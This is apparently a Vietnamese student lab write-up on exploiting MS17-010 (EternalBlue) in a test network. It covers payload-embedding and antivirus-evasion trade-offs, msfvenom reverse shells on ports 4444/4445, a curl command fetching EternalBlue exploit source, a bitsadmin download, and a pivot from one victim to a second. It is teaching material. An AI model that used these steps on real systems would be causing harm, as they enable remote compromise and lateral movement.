
* Ưu điểm:
* Tập tin thực thi đã tồn tại trên hệ thống, điều này giúp tránh sự nghi ngờ từ người dùng hoặc phần mềm chống virus.
* Tập tin thực thi có thể trông giống như một tập tin bình thường và không gây sự nghi ngờ khi được chạy.
* Bởi vì payload được nhúng vào một tập tin tồn tại, payload có thể tránh được phát hiện bởi các giải pháp an ninh dựa trên chữ ký hoặc phân tích cấu trúc tệp.
* Nhược điểm:
* Payload có thể bị giới hạn bởi chức năng của tập tin thực thi gốc. Điều này có thể là một hạn chế đối với một số chức năng hoặc tính năng mà bạn muốn triển khai.
* Đôi khi, việc nhúng payload vào một tập tin thực thi có sẵn có thể gây ra những thay đổi không mong muốn hoặc làm hỏng chính tập tin đó.

Tạo payload mới:


* Ưu điểm:
* Có thể tùy chỉnh payload để đáp ứng nhu cầu cụ thể của mình, bao gồm tính năng và khả năng bypass các cơ chế bảo mật.
* Việc tạo payload mới có thể dễ dàng hơn và linh hoạt hơn việc chỉnh sửa tập tin thực thi có sẵn.
* Nhược điểm:
* Tệp tin thực thi mới tạo ra có thể gây nghi ngờ hơn và dễ bị phát hiện hơn so với tệp tin tồn tại trước đó trên hệ thống.
* Đôi khi, bạn có thể cần sử dụng các công cụ bổ sung hoặc kỹ thuật mã hóa để giảm thiểu khả năng phát hiện của payload.

1. Thực hiện lại nhưng không được sử dụng script .sh. Giải thích chi tiết từng bước mà script đã làm (KHÔNG CẦN GIẢI THÍCH MÃ KHAI THÁC LỖ HỔNG)


* Đầu tiên, ta sẽ mở port 4444 trên máy attacker để ***listen***.




* Kế đến ta sẽ khởi tạo các biến LHOST, LPORT, RHOST tương ứng:
* LHOST=192.168.239.132 -- **ATTACKER**
* LPORT=4444
* RHOST=192.168.239.133 -- **VICTIM**
* Sau đó khởi tạo payload cho việc tạo reverse shell trên máy nạn nhân và lưu vào file ***sc\_x64\_msf.bin***, đồng thời đưa dữ liệu ta có từ payload có trong file này và file ***sc\_x64\_kernel.bin*** (được lấy từ git *Win7Blue* ở hướng dẫn trong file pdf) vào file ***sc\_x64.bin***. Sau đó thực thi file python (cũng được lấy từ git *Win7Blue*) cùng với file ***sc\_x64.bin*** đã tạo và biến RHOST đã setup ở bước trên.




* Lúc này ta đã có được kết nối trở về từ máy *victim*



1. Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:
2. Trên máy Attacker, mở 2 cổng lắng nghe là 4444 và 4445






* Các IP tương ứng của các máy
* **ATTACKER** – 192.168.239.132
* **VICTIM 1** – 192.168.239.133
* **VICTIM 2** – 192.168.239.134

1. Trên máy *Attacker*, thực hiện khai thác lỗ hổng MS17-010 trên máy *Victim 1* và thực hiện connect back về máy *Attacker* trên port 4444

* Do đã có file python được lấy từ github *Win7Blue* và file ***sc\_x64.bin*** đã tạo ở bài 8, ta có thể khai khai thác được lỗ hỏng MS17-010 thông qua câu lệnh ở dưới với IP là của máy *Victim 1*.







1. Sau khi có được connect back từ máy *Victim 1*, trong session shell đó, thực hiện tải về exploit từ máy *Attacker* và khai thác lỗ hổng MS17-010 trên máy Victim 2, để máy *Victim 2* thực hiện connect back về máy *Attacker* trên port 4445.

* Ta tải file ***EternalBlue.cs*** về máy bằng **curl** với cú pháp: curl https://raw.githubusercontent.com/povlteksttv/Eternalblue/master/Eternalblue/Program.cs - o EternalBlue.cs
* Mở file lên và thay biến buf ở hàm *Exploit*, bằng các câu lệnh để tải về file payload ***sc\_4445\_msf.bin*** mà ta sẽ tạo trên màn hình Desktop của *Victim 1*.






* Khởi tạo payload bằng **msfvenom** nhưng lúc này là với port 4445 để chuẩn bị cho việc khởi tạo reverse shell trên máy victim 2. Kết quả sẽ được lưu vào file ***sc\_4445\_msf.bin***.




* Ta khai thác lỗ hỏng MS17-010 trên máy *Victim 1* như bài trước.






* Bây giờ ta sẽ đẩy 2 file ***EternalBlue.cs*** và ***sc\_4445\_msf.bin*** lên web server (host bằng apache2).



* Sử dụng **bitsadmin** để tải về 2 file này từ máy *Attacker*.



* Tạo file .exe từ malware file ***EternalBlue.cs***. Sau đó exploit file này trên shell được khởi tạo từ *Victim 1* với IP của *Victim 2*.
* Và ta đã tạo được reverse shell từ *Victim 2* về *Attacker* qua shell *Victim 1*

